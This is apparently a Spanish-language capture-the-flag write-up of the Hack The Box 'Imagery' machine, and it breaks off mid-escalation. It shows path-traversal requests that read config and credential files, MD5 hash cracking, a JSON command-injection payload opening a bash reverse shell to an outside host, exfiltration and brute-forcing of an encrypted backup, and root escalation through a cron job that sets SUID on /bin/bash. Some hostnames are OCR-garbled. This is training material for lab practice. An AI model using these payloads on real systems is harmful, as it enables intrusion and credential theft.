PATH=/home/web/web/env/bin:/sbin:/web:\$HELL=/bin/bash[]INJECTION_ID=0be4688d593404f YSTEMD_EXEC_PID=1292[MEMORY_PRESSURE_WATCH=/sys/fs ory/pressure]MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDA 4Nmlq8xR0p/runL[]</pre>

## **Exfiltración del archivo de configuración**

Armado con la ruta del *webroot*, el objetivo se centró en localizar archivos de configuración sensibles.

**Payload:** `log_identifier=/home/web/web/config.py`

La lectura de este archivo de configuración de **Python** proporcionó el “mapa” de la aplicación. Lo más importante a destacar es la filtración de la base de datos del servidor, definida en la variable *DATA STORE PATH*.

```
Request
```

```
1 GET /admin/get_system_log?log_identifier=/home/web/web/config.py HTTP/1.1
2 Host: imagery.htb:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Referer: http://imager.y(htb:8000)
9 Cookie: session=.eJW9jBE0gZAMRF_Fc4UEZcpER74iM0LLSUGxG6AEP-0oqod793T30mRdU94zBEcYL8M4RLHeA
Drk2YwCFVqteg571RoEzSWjRupValC7o1Jv8aPeQxhq2L_rkBHT02irL6uccaVydB9b4LoBKrmV2w.aQ4hQ.6yg0_GC
zgrfD2mCbDzPxQ801sw
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

```
Pretty
```

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.12.7
3 Date: Tue, 28 Oct 2025 03:36:55 GMT
4 Content-Disposition: attachment; filename=config.py
5 Content-Type: text/plain; charset=utf-8
6 Content-Length: 1809
7 Last-Modified: Tue, 05 Aug 2025 08:59:49 GMT
8 Cache-Control: no-cache
9 ETag: "1754384389.0-1809-1695970287"
10 Date: Tue, 28 Oct 2025 03:36:55 GMT
11 Vary: Cookie
12 Connection: close
13
```

```
Raw
```

```
14 import os
15 import ipaddress

DATA_STORE_PATH = 'db.json'
UPLOAD_FOLDER = 'uploads'
SYSTEM_LOG_FOLDER = 'system_logs'
```

## **Exfiltración de credenciales**

Este fue el hallazgo decisivo. Sabiendo que `db.json` se encontraba en el mismo directorio, procedí a exfiltrarlo.

**Payload:** `log identifier=/home/web/web/db.json`

El servidor devolvió el contenido del archivo JSON. Su contenido revela la base de datos de usuarios, incluyendo un aparente usuario de prueba llamado [testuser@imager.yhtb](mailto:testuser@imager.yhtb) y, lo más importante, sus **hashes** con la contraseña para acceder a la aplicación.

```
Request
1 GET /admin/get_system log_id_identifier=/home/web/web/db.json HTTP/1.1
2 Host: imagery.hbt:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Referer: http://imagery.hbt:8000/
9 Cookie: session_eJW9jbE0gZAMRP_Fc4UEZcpER74iM0lLLSUgxc6AEP-0oqod793T30mRdU94zBcYl8M4RlHeA
Drk2YwFyqtge571R0Ez5W1RupvAuJC7o1Jv8aPe0xh92L_rkBHT02irU6ccaVydB9h4LoBKrMv2v.aQA4hQ_6yg9_GC
zfrd2mCbZrPx0801sw
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

Response
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.12.7
3 Date: Tue, 28 Oct 2025 03:44:00 GMT
4 Content-Disposition: attachment; filename=db.json
5 Content-Type: text/plain; charset=utf-8
6 Content-Length: 975
7 Last-Modified: Tue, 28 Oct 2025 03:43:09 GMT
8 Cache-Control: no-cache
9 ETag: "1761622989.490084-97-1367148432"
10 Date: Tue, 28 Oct 2025 03:44:00 GMT
11 Vary: Cookie
12 Connection: close
13
14 {
15     "users": [
16         {
17             "username": "admin@imagery.hbt",
18             "password": "██████████",
19             "isAdmin": true,
20             "displayId": "alb2c3d4",
21             "loginAttempts": 0,
22             "isTestUser": false,
23             "failedLoginAttempts": 0,
24             "lockedUntil": null
25         },
26         {
27             "username": "testuser@imagery.hbt",
28             "password": "██████████",
29             "isAdmin": false,
30             "displayId": "e5f6g7h8",
31             "loginAttempts": 0,
32             "isTestUser": true,
33             "failedLoginAttempts": 0,
34             "lockedUntil": null
35         }
36     ]
37 }
```

Para obtener la contraseña en texto plano, se procedió a utilizar el servicio en línea **CrackStation**. Esta herramienta mantiene una base de datos masiva de *hashes* pre calculados (*Rainbow Tables*) para tipos de **hash** comunes.

The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with links to 'Hack The Box :: Hack', 'Image Gallery', 'crackstation.net' (the active tab), and 'Defuse.ca · Twitter'. Below the navigation is a large 'CrackStation' logo. To the right of the logo are links for 'Defuse.ca' and 'Twitter'. The main content area is titled 'Free Password Hash Cracker'. It features a text input field for pasting hashes, a 'reCAPTCHA' verification box, and a 'Crack Hashes' button. A note below the input field specifies supported hash types: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults. Below the input field, a table displays the cracked hash information:

Hash	Type	Result
[Red Bar]	md5	[Red Bar]

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

El resultado fue inmediato:

- **Hash:** \*\*\*\*\*bca32a3ed425\*\*\*\*\*
- **Tipo:** MD5
- **Texto Plano:** \*\*\*bat\*\*\*

Con estos resultados, se obtiene un conjunto de credenciales válidas por verificar:

- **Usuario:** [testuser@imager.htb](mailto:testuser@imager.htb)
- **Contraseña:** \*\*\*bat\*\*\*

Llegado a este punto, y recordando que en el escaneo de **nmap** el puerto **22 (SSH)** estaba abierto, consideré estas credenciales como posible vía para un usuario del sistema, para ello verifiqué el contenido del archivo **/etc/passwd** anteriormente extraído del servidor, pero ningún usuario de la base de datos coincidía con los usuarios vigentes en la máquina.

## Análisis de vulnerabilidades: RCE

El inicio de sesión con las nuevas credenciales extraídas fue exitoso. Este nuevo contexto de usuario reveló una superficie de ataque completamente nueva. A diferencia del usuario utilizado para el registro ([unknown@yopmail.com](mailto:unknown@yopmail.com)) o del panel de *admin* (*enfocado en logs*), este usuario tiene acceso a funcionalidades avanzadas en fase beta para editar imágenes.

```
▼ Data
  ▼ session:".eJxNjTEOgzAMRe...ArY0OCU2ls2m02A"
    Created:"Tue, 28 Oct 2025 03:51:53 GMT"
    Domain:"imagery.htb"
    Expires / Max-Age:"Session"
    HostOnly:true
    HttpOnly:false
    Last Accessed:"Tue, 28 Oct ...3:53:25 GMT"
    Path:"/"
    SameSite:"None"
    Secure:false
    Size:193
```

La presencia de funcionalidades que procesan archivos del lado del servidor (*cómo la modificación de imágenes*) es un vector de ataque de alta prioridad para una posible **Ejecución Remota de Comandos (RCE)**.


La nueva hipótesis de comportamiento es que la aplicación podría estar utilizando herramientas de línea de comandos (*como ImageMagick o similar*) para procesar la imagen de una manera insegura, permitiendo la inyección de comandos del sistema.

The screenshot shows the 'Imagery' application interface. At the top, there is a dark header bar with the title 'Imagery™' on the left and navigation links 'Home', 'Gallery', 'Upload' (which is highlighted in blue), and 'Logout' on the right. Below the header, the main content area has a light blue background. It features a form titled 'Upload New Image'. The form includes fields for 'Select Image File (Max 1MB, JPG/PNG/GIF/BMP/TIFF only)', with a file input containing 'example-of.png'. There are also optional fields for 'Title' (containing 'A picture') and 'Description' (containing 'Just a picture of ~~spiderman~~'), both with text areas below them. A 'Group' field is present with a dropdown menu showing 'My Images' and a link '+ Add New Group'. At the bottom of the form is a large green button labeled 'Upload Image' with a hand cursor icon over it. Below the button, a status message says 'Uploading as Account ID: e5f6g7h8'.

El procedimiento inmediato fue subir una imagen de prueba y preparar el **proxy caido** para interceptar y analizar las peticiones generadas por estas nuevas funciones de modificación.

El análisis de las peticiones *POST* capturadas revela el *endpoint* y la estructura de datos que utilizan estas funcionalidades:

- **Endpoint sospechoso:** *POST /apply\_visual\_transform*.
- **Autenticación:** La petición se valida con la *cookie* de sesión de *testuser*.
- **Formato:** *Content-Type: application/json*.
- **Cuerpo (Body):** La petición envía un objeto JSON con tres claves principales:
  - **ImageId:** El identificador único de la imagen a modificar.
  - **TransformType:** El tipo de operación a realizar (*en este caso, "crop"*).
  - **Params:** Objeto que contiene los argumentos para la transformación.



```
POST 200 http://imagergy.htb:8000/apply_visual_transform
Request
Pretty Raw
1 POST /apply_visual_transform HTTP/1.1
2 Host: imagergy.htb:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://imagergy.htb:8000/
8 Content-Type: application/json
9 Content-Length: 121
10 Origin: http://imagergy.htb:8000
11 Connection: keep-alive
12 Cookie: session=.eJxNjTE0gzAMRe_iuWKjRZno2FNLjGJJWJQ7AwIcf5Aanjf_9J74DAui24fwI4oh5-xlca4AGs75BZwM24KLxt0w9UdBU0luiN1KpS-Tdu5nGalioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aQA92Q.rfjh4T5SpMRHArY00CU2ls2m02A
13 Priority: u=0
14
15 {
  "imageId": "f2af7f5a-9ab5-4406-a17f-e46e06a0bd3e",
  "transformType": "crop",
  "params": {
    "x": 0,
    "y": 0,
    "width": 189,
    "height": 192
  }
}
```

Este hallazgo es crítico. El objeto JSON es un posible vector de ataque directo para una vulnerabilidad de **inyección de comandos (Command Injection)**.

La lógica detrás de su funcionamiento se basa en el siguiente escenario:

1. El **backend de Python** recibe este objeto JSON.
2. El cuerpo del objeto define el tipo de transformación a realizar en la clave *transformType* (*puede ser "crop", "resize", "rotate", etc.*)
3. Es altamente probable que la aplicación construya un comando de **Shell** del sistema operativo para ejecutar una herramienta de procesamiento de imágenes (*como ImageMagick, GraphicsMagick o similar*).
4. Si la aplicación concatena de forma insegura el valor de los parámetros en *params* para ese comando de **Shell**, podría ser capaz de romper su lógica e injectar un comando propio.


# Explotación: Inyección de comandos (RCE) y Foothold

El *backend* esperaba valores numéricos para las coordenadas, pero fallaba en sanitizar o validar el tipo de dato de entrada. Esto permitió injectar una cadena de texto arbitraria en el parámetro “X”:0, la cual era concatenada y ejecutada directamente por una **Shell**.

## Obtención de la Reverse Shell

Para conseguir la ejecución remota de código, preparé el ataque en dos fases:

1. **Listener del atacante:** Inicialicé en modo escucha un *listener* de **netcat** en mi máquina **Kali** por el puerto 2525, listo para recibir la conexión entrante.
2. **Payload de RCE:** Construí un *payload* de Reverse *Shell* estándar de **bash** que fue injectado en el parámetro X del cuerpo JSON de la petición:



The screenshot shows a browser window titled "Caido" with a POST request to "http://imager.yhtb:8000". The request body contains a JSON payload with a modified "params" field:`1 POST /apply_visual_transform HTTP/1.1
2 Host: imager.yhtb:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/2010
0101 Firefox/140.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://imager.yhtb:8000/
8 Content-Type: application/json
9 Content-Length: 121
10 Origin: http://imager.yhtb:8000
11 Connection: keep-alive
12 Cookie: session=.eJXNjTE0gzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfSAan
jf_9374DAui24fwI4OH5-xLca4AGs75BZwM24KLxtOW9UdBU0luin1Kps-Tdu5nG
alio6zkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4KxcQ.aQBCsw.jl0-hddu2Ng9D66eT
2rpUHKF19s
13 Priority: u=0
14
15 {
 "imageId": "6d6a6e47-8019-4f19-8e98-22a998482ebf",
 "transformType": "crop",
 "params": {
 "x": ";bash -c 'bash -i >& /dev/tcp/10.10.16.58/2525 0>&1';",
 "y": 0,
 "width": 189,
 "height": 192
 }
}`

The browser's developer tools show the raw request and response. The response body is mostly redacted, but the terminal session on the right shows the netcat listener receiving the connection and spawning a bash shell.

```
listening on [any] 2525 ...
connect to [10.10.16.58] from (UNKNOWN) [10.10.11.4]
bash: cannot set terminal process group (1292): In
bash: no job control in this shell
bash-5.2$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
bash-5.2$ export TERM=xterm
export TERM=xterm
bash-5.2$ export SHELL=bash
bash-5.2$ ^Z
[1]+ 83665 suspended nc -lvpn 2525
reset xterm
```

Al enviar la petición *POST* modificada, el servidor ejecutó el *payload*. Como se observa en la captura, el *listener* de **netcat** recibió casi inmediatamente la conexión, otorgándome una **Shell** interactiva en la máquina vulnerable.

El *foothold* inicial se ha conseguido como el usuario **web**, que es el usuario de servicio que ejecuta la aplicación (*consistente con los hallazgos obtenidos en /proc/self/environ*).

# Post explotación: Enumeración y Exfiltración

Con el acceso inicial como usuario *web*, la siguiente fase es la **enumeración interna** en busca de un vector de escalada de privilegios.

## Descubrimiento de archivos sensibles

Se realizó una revisión manual de directorios de interés. La enumeración de */var/backup* reveló un hallazgo crítico: una copia de seguridad del servicio web, cifrado en AES.

```
web@Imagery:~$ ls -la; echo
total 40
drwxr-x— 7 web web 4096 Sep 22 18:56 .
drwxr-xr-x 4 root root 4096 Sep 22 18:56 ..
lrwxrwxrwx 1 root root 9 Sep 22 13:21 .bash_history → /dev/null
-rw-r--r-- 1 web web 220 Aug 20 2024 .bash_logout
-rw-rw-r-- 1 web web 85 Jul 30 08:14 .bash_profile
-rw-r--r-- 1 web web 3856 Jul 30 08:14 .bashrc
drwx—— 6 web web 4096 Sep 22 18:56 .cache
drwx—— 3 web web 4096 Sep 22 18:56 .config
drwxrwxr-x 6 web web 4096 Sep 22 18:56 .local
drwx—— 3 web web 4096 Sep 22 18:56 .pki
drwxrwxr-x 9 web web 4096 Oct 28 18:59 web

web@Imagery:~$ ls -la /var; echo
total 60
drwxr-xr-x 14 root root 4096 Sep 22 18:56 .
drwxr-xr-x 20 root root 4096 Sep 22 19:10 ..
drwxr-xr-x 2 root root 4096 Sep 22 18:56 backup
drwxr-xr-x 3 root root 4096 Sep 23 16:27 backups
drwxr-xr-x 17 root root 4096 Sep 22 18:56 cache
drwxrwsrwt 2 root root 4096 Sep 22 18:56 config
drwxr-xr-x 45 root root 4096 Sep 22 19:11 lib
drwxrwsr-x 2 root staff 4096 Sep 22 18:56 local
lrwxrwxrwx 1 root root 9 Oct 7 2024 lock → /run/lock
drwxrwxr-x 8 root syslog 4096 Oct 28 16:45 log
drwxrwsr-x 2 root mail 4096 Sep 22 18:56 mail
drwxr-xr-x 2 root root 4096 Sep 22 18:56 opt
lrwxrwxrwx 1 root root 4 Oct 7 2024 run → /run
drwxr-xr-x 8 root root 4096 Sep 22 18:56 snap
drwxr-xr-x 4 root root 4096 Sep 22 18:56 spool
drwxrwsrwt 9 root root 4096 Oct 28 16:45 tmp
-rw-r--r-- 1 root root 208 Oct 7 2024 .updated

web@Imagery:~$ ls -la /var/backup; echo
total 22524
drwxr-xr-x 2 root root 4096 Sep 22 18:56 .
drwxr-xr-x 14 root root 4096 Sep 22 18:56 ..
-rw-rw-r-- 1 root root 23054471 Aug 6 2024 web_20250806_120723.zip.aes

web@Imagery:~$ cd /var/backup; python3 -m http.server 5050; echo
Serving HTTP on 0.0.0.0 port 5050 (http://0.0.0.0:5050/) ...
10.10.16.58 - - [28/Oct/2025 21:26:23] "GET /web_20250806_120723.zip.aes HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

web@Imagery:/var/backup$
```

El archivo *web\_20250806\_120723.zip.aes* representa un objeto de alto valor. La posición lógica por seguir es que esta backup contiene código fuente, archivos de configuración o claves privadas que, una vez descifrados, podrían permitir escalar de privilegios.

## Exfiltración de archivos sensibles

Para poder realizar un análisis offline y un ataque de fuerza bruta sobre el cifrado, procedí a traer el archivo a mi entorno local.

1. **Servidor de Exfiltración (*Imagery.hbt*):** Levanté un servidor *HTTP* temporal en la máquina víctima desde el directorio */var/backup* en el puerto 5050.
2. **Descarga (Máquina Kali):** Desde mi máquina atacante, utilicé el comando **wget** para descargar el archivo

The terminal window shows the following sequence of commands and outputs:

```
source ~ENV/Python/bin/activate
pip3 install pyAesCrypt
cd Downloads; wget http://10.10.11.88:5050/web_20250806_120723.zip.aes
python3 AesDecrypt.py -f ~/Downloads/web_20250806_120723.zip.aes -w ~/Arsenal/Seclists/Passwords/RockYou/rockyou.txt
```

While the download is in progress, a "Visual Image Transformation" dialog box is open, showing a crop operation on a thumbnail of a Spider-Man image. The crop area is set to 21.99M x 433KB/s over 1m 54s. The message "2025-10-28 17:53:17 (197 KB/s) - 'web\_20250806\_120723.zip.aes' saved [23054471/23054471]" is displayed.

After the download completes, the terminal shows the password being found:

```
[+] PASSWORD FOUND!
Password: ****tfrie****
Attempts: 670
Time: 17.88 seconds
File saved as '/home/neo/Downloads/web_20250806_120723.zip'.
```

## Crackeo offline del cifrado AES

El desafío inmediato fue romper el cifrado. Para esto, preparé un entorno virtual de **python** en mi máquina local:

1. Instalé la librería *pyAesCrypt* con **pip3**.
2. Desarrollé un programa en **python** personalizado para automatizar el ataque de fuerza bruta con un diccionario, probando contraseñas de la lista *rockyou.txt*.

Tal como puede observarse en la captura, el script fue exitoso.

- **Contraseña encontrada: \*\*\*tfrie\*\*\*.**

Con esta contraseña, el archivo *zip.aes* fue descifrado, dando como producto el archivo *web\_.zip* que contiene la copia de seguridad completa del directorio de la aplicación.

Tras descifrar la backup y descomprimirla, obtuve un nuevo directorio llamado *web* cuyo contenido revelaba el código fuente completo de la aplicación.

El análisis se centró de inmediato en el archivo *db.json* exfiltrado. A diferencia del hallazgo anterior, esta vez el archivo JSON poseía la base de datos completa de los usuarios

```
ls ~/Downloads
ls ~/Downloads
cat web/db.json
{
  "users": [
    {
      "username": "admin@imagery.htb",
      "password": "*****",
      "displayId": "f8p10uw0",
      "isTestuser": false,
      "isAdmin": true,
      "failed_login_attempts": 0,
      "locked_until": null
    }
  ]
}
```

Al examinar su contenido pude dar con una nueva credencial que antes no aparecía:

- **Usuario:** [mark@imagery.htb](mailto:mark@imagery.htb)
- **Hash:** \*\*\*\*\*af6134cec0a3\*\*\*\*\*

Hasta este punto fue necesario correlacionar la información. A diferencia de *testuser*, una revisión del archivo */etc/passwd* confirmó que *mark* si existe como usuario del sistema.

Esto convirtió al *hash* de *mark* en el objetivo de máxima prioridad. Luego procedí a *crackear* el *hash* utilizando nuevamente el servicio en línea de **CrackStation**.

Hash	Type	Result
[REDACTED]	md5	[REDACTED]

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

El resultado fue todo un éxito:

- **Hash:** \*\*\*\*\*af6134cec0a3\*\*\*\*\*
- **Tipo:** MD5
- **Texto Plano:** \*\*\*ersm\*\*\*

Este nuevo hallazgo abre una clara vía para *pivotar* al usuario *mark* dentro del sistema.

# Escalada de privilegios: Movimiento lateral a Mark

En lugar de utilizar el servicio **SSH**, que pedía una llave pública para acceder, aproveché directamente la **shell** ya obtenida como el usuario *web* para realizar el movimiento lateral mediante el comando **su**.

## Obtención de la bandera de usuario

El acceso fue exitoso y una vez autenticado, viajé al directorio personal del usuario *mark* (*/home/mark*) para capturar la primera bandera del laboratorio.

```
mark@Imagery:~$ ls -la; echo
total 24
drwxr-x— 2 mark mark 4096 Sep 22 18:56 .
drwxr-xr-x 4 root root 4096 Sep 22 18:56 ..
lrwxrwxrwx 1 root root    9 Sep 22 13:21 .bash_history → /dev/null
-rw-r--r-- 1 mark mark  220 Aug 20 2024 .bash_logout
-rw-r--r-- 1 mark mark 3771 Aug 20 2024 .bashrc
-rw-r--r-- 1 mark mark  807 Aug 20 2024 .profile
-rw-r----- 1 root mark   33 Oct 28 16:06 user.txt

mark@Imagery:~$ cat user.txt; echo
2e5ea42c29aea
```

## Enumeración para escalar al usuario root

Luego de asegurar el acceso, inicié la fase final de enumeración para obtener acceso a la raíz del sistema mediante el usuario *root*. Siguiendo la metodología estándar, procedí a verificar los binarios con permisos *SUID* y los privilegios de *SUDO*.

```
mark@Imagery:~$ sudo -l; echo
Matching Defaults entries for mark on Imagery:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User mark may run the following commands on Imagery:
  (ALL) NOPASSWD: /usr/local/bin/charcol
```

Este último arrojó el hallazgo decisivo. El usuario *mark* tiene permisos para ejecutar un binario específico como usuario *root* sin necesidad de usar la contraseña.

Este binario, llamado *charcol*, se convierte automáticamente en el vector principal de ataque para la escalada final a la raíz y, de este modo, obtener el dominio total del sistema.

# Escalada de privilegios: Movimiento lateral a la raíz

Con este nuevo vector de escalada identificado, puse manos sobre el binario para entender su funcionamiento y cómo podría abusar de él y sus permisos.

## Análisis del binario de *charcol*

Ejecuté el binario con el argumento *help* para desplegar su manual de uso. El menú de ayuda reveló la existencia de un comando posicional:

- **shell:** “Enter an interactive Charcol shell”

Dado que el usuario *mark* puede ejecutar *charcol* como *root*, mi posición lógica se basa en que cualquier subcomando o *shell* interactiva invocada por este binario también heredará dichos privilegios.



```
mark@Imagery:~$ sudo /usr/local/bin/charcol help; echo
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}      Available commands
    shell          Enter an interactive Charcol shell.
    help           Show help message for Charcol or a specific command.

options:
  --quiet         Suppress all informational output, showing only
                  warnings and errors.
  -R, --reset-password-to-default
                  Reset application password to default (requires system
                  password verification).

mark@Imagery:~$ sudo /usr/local/bin/charcol shell; echo
[REDACTED]
Charcol The Backup Suit - Development edition 1.0.0
[2025-10-29 15:09:25] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol> [REDACTED]
```

Ejecutando el binario con el nuevo argumento, y tal como puede observarse en la captura, obtuve acceso a una nueva interfaz **CLI** interactiva llamada: “*Charcol The Backup Suit*”.

## Exploración de la shell de *charcol*

Una vez dentro de esta nueva **shell**, procedí a enumerar sus comandos internos para encontrar una primitiva de ejecución de código.

Utilicé el comando *help* dentro de la **CLI** para listar las funcionalidades disponibles.

```
Purpose: Decrypt an encrypted Charcol archive and extract its contents.
Note: Requires the correct decryption password.
Example:
    extract /var/backup/<encrypted_file_name>.zip.aes /tmp/restored_data -p <file_password>

Automated Jobs (Cron):
auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
Purpose: Add a new automated cron job managed by Charcol.
Verification:
- If '--app-password' is set (status 1): Requires Charcol application password (via global --app-password flag).
- If 'no password' mode is set (status 2): Requires system password verification (in interactive shell).
Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths.
Examples:
- Status 1 (encrypted app password), cron:
CHARCOL_NON_INTERACTIVE=true charcol --app-password <app_password> auto add \
--schedule "0 2 * * *" --command "charcol backup -i /home/user/docs -p <file_password>" \
--name "Daily Docs Backup" --log-output <log_file_path>
- Status 2 (no app password), cron, unencrypted backup:
CHARCOL_NON_INTERACTIVE=true charcol auto add \
--schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
--name "Daily Docs Backup" --log-output <log_file_path>
- Status 2 (no app password), interactive:
auto add --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
--name "Daily Docs Backup" --log-output <log_file_path>
(will prompt for system password)

auto list
```

Un riguroso análisis del menú de ayuda hizo enfocar mi atención en un comando de alta criticidad:

- **auto add --schedule “...” --command “...”:** “Add a new automated cron job...”

Este es el vector de escalada final. El binario, que ya se está ejecutando como usuario privilegiado, ofrece una funcionalidad para crear un *cronjob*. Tomando en cuenta el parámetro “**--command**” se viene a mi cabeza la idea que cualquier comando especificado en esta tarea programada será ejecutado en el sistema anfitrión con privilegios de *root*.

## Explotación de la shell de *charcol*: Acceso root

El plan de ataque está claro: crear un *cronjob* malicioso que se ejecute de inmediato y me entregue la posibilidad de cambiar los permisos del archivo */bin/bash* agregando el bit *SUID* al binario para así obtener una nueva *shell* con los máximos privilegios dentro del sistema.

Este fue el comando utilizado para la explotación:

```
charcol > auto add --schedule "* * * * *" --name "SUIDBash" --command "chmod u+s /bin/bash"
```

El programa de *charcol* solicitó la contraseña del usuario *mark* como una medida de verificación interna. Tras proporcionarla, el *cronjob* fue añadido exitosamente para ejecutarse en el siguiente minuto.

```
/bin/bash"uto add --schedule "* * * * *" --name "SUIDbash" --command "chmod u+s "
[2025-10-30 01:19:45] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
[2025-10-30 01:19:53] [INFO] System password verified successfully.
[2025-10-30 01:19:53] [INFO] Auto job 'SUIDbash' (ID: f596fd58-fcf7-4412-8932-4557dc678f39) added successfully. The
job will run according to schedule.
[2025-10-30 01:19:53] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true chmod u+s /bin/bash
charcol> exit
[2025-10-30 01:20:02] [INFO] Exiting Charcol shell.

mark@Imagery:~$ ls -la /bin/bash; echo
